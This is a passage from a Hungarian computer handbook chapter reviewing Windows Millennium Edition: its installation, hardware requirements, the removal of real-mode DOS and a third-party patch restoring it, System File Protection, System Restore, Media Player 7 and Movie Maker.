A telepítési mód kiválasztása nem változott az elődökhöz képest, azonban a telepítendő alkalmazások között feltűnik jó néhány, eddig még sosem látott elem.

Játékok:

- Internetes játékok
- Klasszikus játékok
- Plus! játékok

Kommunikáció:

- Universal Plug&Play[14]

[13] Az abszolút biztonságos futtatás érdekében legelőször felajánlja a meglévő operációs rendszer törlését, majd ha ragaszkodunk a már jól funkcionáló operációs rendszerünkhöz, akkor közli, hogy a jövőben elrejti az azt tartalmazó partíciót és csak a Windows Millennium lesz majd futtatható... Természetesen mindez elkerülhető egy boot-manager program, pl. a PowerQuest BootMagic 2.0 használatával. Egyetlen feltétele a program használatának, hogy legyen a gépben egy FAT16 vagy FAT32 fájlrendszerű, nem rejtett partíció.

[14] Az Univerzális PnP használatával sokféle perifériát, például joystickeket, lapolvasókat vagy camcordereket csatlakoztathatunk vagy távolíthatunk el a számítógépről, anélkül, hogy újra kellene indítani a rendszert. Egyszerűbben hozzáadhatók az otthoni hálózathoz az új, intelligens eszközök és számítógépek, anélkül, hogy a már meglévő technológiát le kellene cserélnie. Az U PnP felkészíti számítógépünket a jövőben kifejlesztett, intelligens, hálózati eszközök következő generációjára.

Rendszereszközök:

- Tömörített mappák

Természetesen (?), ahogy azt a Windows-oknál megszokhattuk, ezen felül kapunk még néhány „bónuszprogramot" is a rendszer mellé – akár szeretnénk, akár nem – amelyeket nem lehet a Telepítőből kiválasztani[15].

A magyar nyelvű Windows Millennium esetében tisztán látszik, hogy egy, a Kelet-Európai térségre szánt nyers változatból készült a honosítás: a nyelvek Közép-Európaiak: albán, cseh, horvát, lengyel, magyar, román, szlovák, szlovén (és természetesen az USA angol).

Mielőtt a Telepítő megkezdené a Windows ME fájljainak felmásolását a merevlemezre, felajánlja a biztonsági rendszerindító lemez elkészítését. E lemez elkészítése fontos, nélküle a rendszer a jövőben képtelen lesz valós DOS módban indulni! Ennél a pontnál előbukkant egy apró programozói malőr, ami adott esetben roppant kínos lehet...[16]. Az Indítólemez természetesen létrehozható a rendszer sikeres (!) feltelepítése után is, a Vezérlőpult – Programok hozzáadása – Indítólemez – Lemez létrehozása gomb lenyomásával, ahogy azt már a Windows előző kiadásaiban is megszokhattuk.

A telepítés tovább folytatódik a fájlok másolásával. Jelentősen javult a telepítés időtartamát megjósló rutin, melyet folyamatosan frissít a rendszer. A továbbiakban akár magára is hagyhatjuk, saját maga újra- és újraindítja a számítógépet az egyes munkafázisok során.

---

[15] A Microsoft ezen törekvését megelégelve a Brooks Innovations (http://www.98lite.net) programozói kifejlesztettek egy *98Lite* nevű programot, amellyel a felhasználó megszabadíthatja rendszerét az általa „feleslegesnek ítélt" sallangoktól – adott esetben még az Internet Explorertől is! A 98Lite IV-es verziója 2000. szeptemberében készült el és teljes mértékben támogatja a Windows ME-t.

[16] A gépemben (B.M.) egy Adaptec 2940UW SCSI kártya található, amelynek BIOS-a támogatja a CD-ről történő rendszerindítást és legfőbb feladata a CD-író vezérlése. A Windows ME telepítőprogramja Boot CD esetén az induláskor betölt egy 1,44 MB-os boot-floppy image-t a RAM-ba, amely ideiglenesen elfoglalja az „A:" meghajtó jelét, ám amint hívás érkezik a fizikailag létező floppy-meghajtó felé, a valós floppy-meghajtó visszakapja az „A:" jelet. Azonban a 2940-es SCSI kártya BIOS-a túlontúl intelligensnek bizonyult: a telepítő CD indulásakor érzékelte a floppy image betöltését, „A:"-nak meghagyta a floppy image-t és a 3,5"-ös floppy-t beállította „B:" meghajtónak. A biztonsági indítólemez elkészítésekor a telepítő program *csak* az A: lemezt próbálta megformázni, ami lehetetlenek bizonyult – érthető okokból, hiszen az csak egy látszólagos floppy volt!

Mindössze a 25 alfanumerikus karakterből álló Eredetiséget Bizonyító Matrica számát kell megadnunk, valamint földrajzi elhelyezkedésünket, az időzónát és a rendszeridőt.

A Windows 98 telepítésének egyik frusztráló felugró ablakát a telepítés leges-legvégére hagyták, melynek neve: Rendszerbeállítások frissítése. Ennél egy szaggatott fénycsík (Progress Bar – folyamatjelző) kúszik végig csigalassúsággal a panel alsó részén és az ember csak reménykedni tud: a rendszer azért még dolgozik attól, hogy nem látni semmiféle változást a csík hosszában. Valószínűleg e pszichikai nyomás enyhítésére a Windows ME esetében a panelra felkerült még egy fénycsík – különválasztották az aktuális összetevő és a teljes telepítés állapotának kijelzését.

A Windows Millennium kb. 35 perc alatt települ fel egy Pentium III. 500 MHz-es számítógépre. A telepítés végeztével – amennyiben a Windows ME megfelelő saját meghajtót talált a videokártyánkhoz és a hangkártyánkhoz – egy roppant látványos multimédia-bemutatóval örvendeztet meg minket. Ha valamelyik eszközt nem tudná saját meghajtóval ellátni a telepítés folyamán a rendszer, a bemutató elmarad – de nem maradunk le semmiről: a Start – Programok – Kellékek – Szórakozás – Microsoft Windows Millennium Edition Előzetes menüpont kiválasztásával bármikor megnézhetjük.

14.4. Minimális és javasolt hardver követelmények

A *-gal jelölt értékek a minimális követelmények.

- SVGA Monitor (*VGA monitor)
- Legalább Pentium II. 300 MHz processzor (*Pentium 150 MHz)
- 64 MB RAM (*32 MB)
- 2 GB szabad merevlemez-terület (*295 MB)
- DVD-ROM drive (*CD-ROM)
- DVD dekódoló kártya vagy szoftver (DVD esetén)
- Pentium-kompatibilis vagy annak megfelelő TV-hangoló kártya (WebTV esetén)
- (Windows CE esetén) Legalább ActiveSync 3.0, legalább Windows CE 2.11, Windows Media Player Palm-méretű PC-khez
- CompactFlash vagy SmartMedia olvasók és média (Windows Portable Digital Device esetén)

- Jó minőségű mikrofon (Windows Movie Maker esetén)
- Videofelvevő eszköz (Windows Movie Maker esetén)
- 56,6 Kbs vagy gyorsabb modem Internet-kapcsolattal (Windows Movie Maker esetén)
- Hangkártya, hangszórók vagy fülhallgatók
- Microsoft Mouse vagy kompatibilis mutatóeszköz

14.5. Legfontosabb újdonságok


14.5.1. A valós mód megszüntetése (?)

Fontos változás a *DOS valós mód megszüntetése*. A Windows 9x-nél (95, 95 OSR2, 98, 98 SE) bekapcsoláskor az F8-ra megjelenő menü tartalmazta a „Csak parancssor" és „Csak parancssor csökkentett módban" sorokat (l. 176. oldalon). Ezek a sorok a CPU-t valós módban indították el, a Windowshoz tartozó „régi" DOS-t használhattuk, a grafikus felület nem töltődött be. Sőt, megfelelő telepítés esetén a régi, 6.22-es angol MS-DOS is elindítható! A Windows ME biztonságosabbá tételének érdekében kihagyták e lehetőségeket, azaz a CPU mindig védett módba kapcsol és a grafikus felület betöltődik. A Windowsból való kilépésnél (Start – Leállítás) pedig nem szerepel az „Újraindítás MS-DOS módban" lehetőség. DOS programot továbbra is tudunk futtatni, de csak Windows alól. Bár a DOS alapú programokat egyre inkább felváltják a Windows alá írtak, még sok helyen használják őket és nem mindegyikük futtatható Windows alól, hanem csak valós módban. Azaz a biztonságosabb futás a felülről kompatibilitás[17] kis sérülésével történt. A valós módú indulás hiányán az sem segít, ha az **msdos.sys**-ben a **BootGUI=** sort 0-ra állítjuk (l. 92. oldalon). Valós mód csak abban az esetben lesz, ha Indítólemezről indítjuk a rendszert.

Ez a hivatalos álláspont. Ahogy a processzorsebesség mérésének átlépése nem okozott túl sok gondot a hackereknek, az *MFD – MANiFEST DESTiNY* nevű hacker-csapatnak sikerült megírnia egy

[17] A felülről kompatibilitás (azaz egy hardver, egy szerkezet vagy egy szoftver újabb, többet tudó változata lehetővé teszi egy régebbi fejlesztés működését) természetesen nem csak a Windows világában létezik. Néhány híradástechnikai példa: a színes TV adás úgy váltotta fel a fekete-fehér sugárzást, hogy a fekete-fehér készülékek továbbra is használhatók maradtak; régi mono rádiókészülékkel továbbra is fogható az FM sztereo rádióadás stb.

néhány KB-os (!) módosító programocskát, amely a Windows ME három létfontosságú fájlját módosítja úgy, hogy újra előbukkanhasson a jól ismert régi Indítómenű, azaz a számítógép *indítható lesz valós módban is*! Részletes információ és letöltés a következő címről lehetséges: http://www.geocities.com/mfd4life_2000/.



A Windows ME-t módosító hacker-program honlapja.
Valós módban is induljon...

Mint ahogy azt már a bevezetőben is említettük, a Windows Millenniummal a Microsoft egy új filozófiát is be kívánt vezetni a köztudatba, amelynek négy alappillérét a jobb megkülönböztethetőség kedvéért négy alapszínhez társította:

- Piros: Egyszerűbb használhatóság, biztonságosabb rendszerműködés
- Sárga: Digitális Multimédia
- Zöld: Gazdagabb Internet szolgáltatások
- Kék: Otthoni hálózat

Ugyanez a négy alapszín eddig is megtalálható volt a Microsoft Windows zászlós logójában.

Nézzük meg részletesebben e négy területet:

14.5.2. Piros: Egyszerűbb használhatóság, biztonságosabb rendszerműködés

A Windows 9x alapú rendszereknek a kezdetektől fogva fájó pontja volt a nem túlzottan megbízható működés. A Kedves Felhasználó bármilyen, nem teljesen Windows alatti működésre kialakított hardverillesztő-programot feltelepíthetett rendszerére, amely az esetek nagy részében a real-mode vezérlőknek hála, látványos kék halálhoz vezetett... Olyan eset is előfordult jónéhányszor, hogy egyes régebben írt szoftverek egyszerűen felülírtak bizonyos létfontosságú rendszerfájlokat, amelyek akár kernelszintű lefagyásokat eredményezett.

Nos, ennek a Windows ME kiadásával vége. A *Rendszerfájl Védelem* szolgáltatás gátat szab az efféle szabotázsakcióknak egyszer és mindenkorra. A `C:\Windows\System\Restore\filelist.xml` fájlban található mindazon `.exe` és `.dll` fájloknak a listája, melyekre az ME árgus szemekkel vigyáz: nem engedi meg, hogy egyetlen program is lecseréljen olyan `.dll`-t, amelynek egy fejlettebb verzióját a rendszer használja. Ezt a technológiát egyébként a Microsoft a Windows 2000-hez fejlesztette ki először és jelentős továbbfejlesztésen esett át az ME kiadásáig.

A program működése roppant egyszerű: a telepítőprogramok által a rendszerbe az újonnan felmásolt fájlokat az ME először elmenti, majd összehasonlítja a már említett `filelist.xml` tartalmával. Amennyiben a fájl frissebb, mint a listában található verzió, engedélyezi a jelenlegi rendszerfájl felülírását, ha azonban későbbi verziójú, mindenfajta figyelmeztetés nélkül visszaállítja az eredeti verziót.

Ugyancsak a fontos szerepe van a rendszervédelemben a Microsoft által kifejlesztett új telepítőprogram, a *Microsoft Installer*-nek. Amennyiben a szoftvergyártók ezt az újfajta telepítőt kívánják használni, be kell tartaniuk néhány alapvető szabályt:

- Az újabb verziójú rendszerfájloknak kompatibilisnak kell lenniük a régebbi változatokkal, és nem „tehetnek keresztbe" a régebbi rendszerfájlokat használni kívánó programoknak,

magyarán futtathatónak kell maradniuk az új rendszerfájllal is;
- A régebbi verziószámú rendszerfájlok nem írhatják felül az újabbakat;
- A külső fejlesztőtől származó azonos nevű fájlokat új néven kell bevinni a rendszerbe, hogy az eredeti változatlanul a rendszer része maradhasson.

Az operációs rendszer ezen védelmi szolgáltatása nem megkerülhető és nem módosítható (egyelőre).

A *Rendszervisszaállító* segédprogram a Windows ME védelmi rendszerének másik fontos bástyája. Működésének alapelve roppant egyszerű: alkalmanként időkóddal ellátott másolatot készít a rendszerünk fontos fájljairól és a Registry pillanatnyi állapotáról. Ez a mentés automatikusan végrehajtódik


- minden egyes rendszerindulás után, ha néhány percig nem indítunk el egyetlen programot sem,
- új program telepítése előtt,
- valamint bármikor kézzel is elindíthatjuk a „pillanatfelvétel" készítését.

A szolgáltatás olyankor lehet létfontosságú, amikor egy újonnan feltelepített program első indítása után eddig jól működő számítógépünk furcsán kezd viselkedni. Ilyen esetekben a Rendszervisszaállító segítségével visszatérhetünk egy olyan állapotú Windows ME-hez, amikor még minden jól működött. Ez a folyamat eltarthat egy pár percig, hiszen ekkor a rendszer nemcsak a Registry-t állítja vissza a régi állapotába, hanem adott esetben visszatelepíthet korábban már meglévő, de időközben letörölt programokat is. (Természetesen, ha nem rendelkezünk megfelelő vírusvédelemmel, akkor a Rendszervisszaállító sem tud csodát tenni. Több hónap munkáját tudja tönkretenni egy rossz időben bekövetkező, agresszív vírustámadás!)

E szolgáltatásnak a használata érdekében fel kell áldoznunk az értékes merevlemez-területünkből. Azt, hogy mennyit, mi dönthetjük el. A minimális tárterület 200 MB, a maximum méretét mi állíthatjuk be a Vezérlőpult – Rendszer – Teljesítmény fül – Speciális Beállítások – Fájlrendszer... gomb – Merevlemez fül kiválasztásával egy csúszkán.

Már a Windows 2000-ben bemutatkozott a megújult, HTML alapú Help Control rendszer. A Windows ME-ben a Microsoft ezen a téren még egy szinttel tovább lépett: megvalósítottak egy totális információs központot, melyhez egyszerűen az F1 billentyű lenyomásával juthatunk el.

A *Súgó és tanácsadás* találó elnevezésű keretprogram olyan egyszerűen kezelhető felületet biztosít a felhasználók számára technikai jellegű problémáik kezelésére, mintha csak egy Internet oldalt böngészne. A rendszer lehetőséget nyújt arra is, hogy amennyiben egy problémájára a felhasználó nem talált megoldást, közvetlen tanácsadást kérhet a Microsoft szakembereitől...



A Windows ME megújult Súgója

14.5.3. Sárga: Digitális Multimédia

A Windows 98 SE-ben került a rendszer szolgáltatásai közé a teljesen áttervezett Windows Media Player 6.4-es verziója. Jelentősen elszakadt a régi `mplayer.exe` programtól és várható volt, hogy rövidesen a továbbfejlesztés áldozatául esik. Ez az átdolgozás nem vá-

ratott sokáig magára. A Windows ME egy újabb, a kor – és a konkurens termékek – által elvárt szintre emelte és új verziószámot 7.0-t kapott. Igaz, tartalmaz néhány apróbb gyermekbetegséget, de ígéretes fejlesztésnek tűnik.

A program alapesetben két különböző kezelőfelülettel rendelkezik: Kompakt és Teljes nézettel, azonban néhány „bőr" (az angol verzióban skin, amelyet kissé erőltetetten Felszínnek fordítottak) képessé teszi a rendszert arra, hogy egy harmadik, miniatűr verzióban is fusson. Három médialejátszási funkcióval látták el a programot. Az elsővel a számítógépünkön levő, vagy az Interneten ftp vagy http felületen rendelkezésre bocsátott kép vagy hanganyagokat lehet megtekinteni/meghallgatni. A rendszer igen sokféle fájltípust támogat, azoknak is jelentős mennyiségű változatát. Amennyiben Internet csatlakozással is rendelkezünk, a Media Player 7-es azonnal megpróbálja letölteni a lejátszásához szükséges kodek[18]-et. A második funkció az Audio CD lemezek lejátszása. Alternatív megoldást nem is találhatunk a Millenniumban erre a feladatra. Hiába létezik a rendszerfájlok között egy **cdplayer.exe** nevű fájl, rákkattintva a Media Player 7-et indítja el a rendszer. Fontos újítás, hogy alapértelmezetten digitális és nem analóg módon próbálja meg a rendszer kezelni az audio CD-ket, ami jelentős minőségjavulást eredményez.

Ez a technológia teszi lehetővé, hogy akár az egész CD-t egyetlen gombnyomással számítógépünk merevlemezére másolhassuk, természetesen tömörített formátumban. Ezzel el is jutottunk az egyik legfontosabb újításhoz: a Microsoft bevezetett egy új médiaformátumot: a Windows Media fájl(oka)t, ahol külön fájlkiterjesztés jelöli az audio: **.wma** és a mozgóképet tartalmazó: **.wmv** fájlt. Audio (azaz zenei) CD másoláskor az egyes számok **.wma** formátumban kerülnek rögzítésre. A másolás előtt beállíthatjuk a mintavételezés szintjét, és hogy digitális, avagy analóg módon szeretnénk ezt megtenni.

A program képes Internet kapcsolat esetén „letölteni" a CD olvasóba helyezett audio CD számainak nevét. Ez a funkció jelentős interaktivitást kíván a felhasználótól, mivel neki kell beírni az előadó nevét, majd sikeres találat esetén kiválasztani az album címét az előadó

[18] Angol szóhasználatban codec, amely **CO**der-**DEC**oder szavak összeolvadásából keletkezett. A neve is mutatja, hogy az adatfolyamot kódolja, illetve dekódolja a megjelenítés elősegítése érdekében.

diszkográfiájából. A módszer kevésbé tűnik szimpatikusnak, különösen akkor, ha kitekintünk más gyártók által alkalmazott technológiákra (vagy elég csak visszagondolni a Windows 2000 CD Player-ére, amely teljesen automatikusan töltötte le ezeket az információkat és felhasználói beavatkozást csak akkor kért, ha több, egymáshoz nagyon hasonló adatbázist talált).

Windows Media Player 7

A rendszerrel nem csak egyirányban lehet számokat rögzíteni. Ha bemásoltunk számokat a médiatárba, akkor azokat akár azonnal ki is írhatjuk CD-re, amennyiben rendelkezünk CD-íróval. Ezt a funkciót az Adaptec letölthető Easy-CD plug-injével érhetjük el.

A harmadik funkció az Interneten egyre terjedő on-line rádiók adásai hallgatására szolgál. Ezek az adók nem szokványos rádióadóként funkcionálnak, hanem egy ún. streaming media (magyarul kb. folyamatos adású média) formátumot használnak. A Media Player 7-es igen fejlett keresőrendszert biztosít ahhoz, hogy megtaláljuk a saját szájunk ízének megfelelő adókat.


A teljesen tanácstalanok részére segítséget nyújt a Media Guide, a médialejátszóba beépülő mini-böngésző, amely a **windowsmedia.com** oldaláról ajánl fel meghallgatható/megnézhető fájlokat, illetve Internet helyeket.

A Médiatár a valaha lejátszott és a számítógépen található összes médiafájlt rendezi egy könnyen átlátható adatbázisba, ahol válogathatunk előadó/műfaj/album szerint, készíthetünk saját lejátszási listákat, és lehetőségünk van egy médiafájl „Lomtár" használatára éppúgy, mint az Intézőben: a törlésre kijelölt szám utólagos visszaállításával, illetve végleges eltörlésével.

A mobil digitális lejátszó eszközök elterjedésével a Microsoft is lépett: megvalósította, hogy szinte bármely, a piacon kapható eszközre át lehet tölteni a Media Player 7-ben fellelhető programokat, a lejátszók beépített Windows-os segédprogramjának használata nélkül.

A Felszínválasztó gomb segítségével lehet új arculatot varázsolni, de ez kizárólag a Kompakt Módban érvényesül. (Felszínválasztó – Vízválasztó ☺ – talán szerencsésebb lett volna Bőrváltó elnevezést használni az angol Skin Chooser fordításakor...)

Mi kellhet ahhoz, hogy valamit igazán multimédiásnak tekintsünk? Legyen egész estét betöltő, színes, szélesvásznú és úgy szóljon, ahogy „a Nagykönyvben meg van írva". Nos, valami hasonlót próbált a Microsoft összehozni, amikor kifejlesztette a *Windows Movie Maker*-t, amellyel bárki belekóstolhat a hollywoodi filmrendezők mindennapjaiba.




Windows Movie Maker

Mivel ez egy úgynevezett „bundle" program, tehát egy nagyobb rendszerhez adják „ajándékként" (a Telepítőtől nem kérhetjük, hogy hozzáadja-e az ME-hez, vagy sem), majdnem mindent tud, mint a „nagyok" – mármint a profi non-lineáris vágóprogramok, pl. Adobe Premiere és társai.

Ha van digitalizáló kártyánk, lehetőségünk nyílik saját videofelvételeinket számítógépre vinni és utána a megszerkesztett anyagot akár zenei aláfestéssel vagy kísérő szöveggel ellátni. A program ismeri az áttűnést is két videó-fájl között – persze ne gondoljunk olyam profi áttűnési effektekre, mint amelyet például George Lucas alkalmaz előszeretettel a Csillagok Háborúja részeiben... Az így kicsinosított és feltupírozott művet elmenthetjük a háttértárra, vagy közvetlenül feltölthetjük saját Internet-szolgáltatónknál lévő honlapunkra (természetesen a Microsoft új, **.wmv** médiaformátumában).

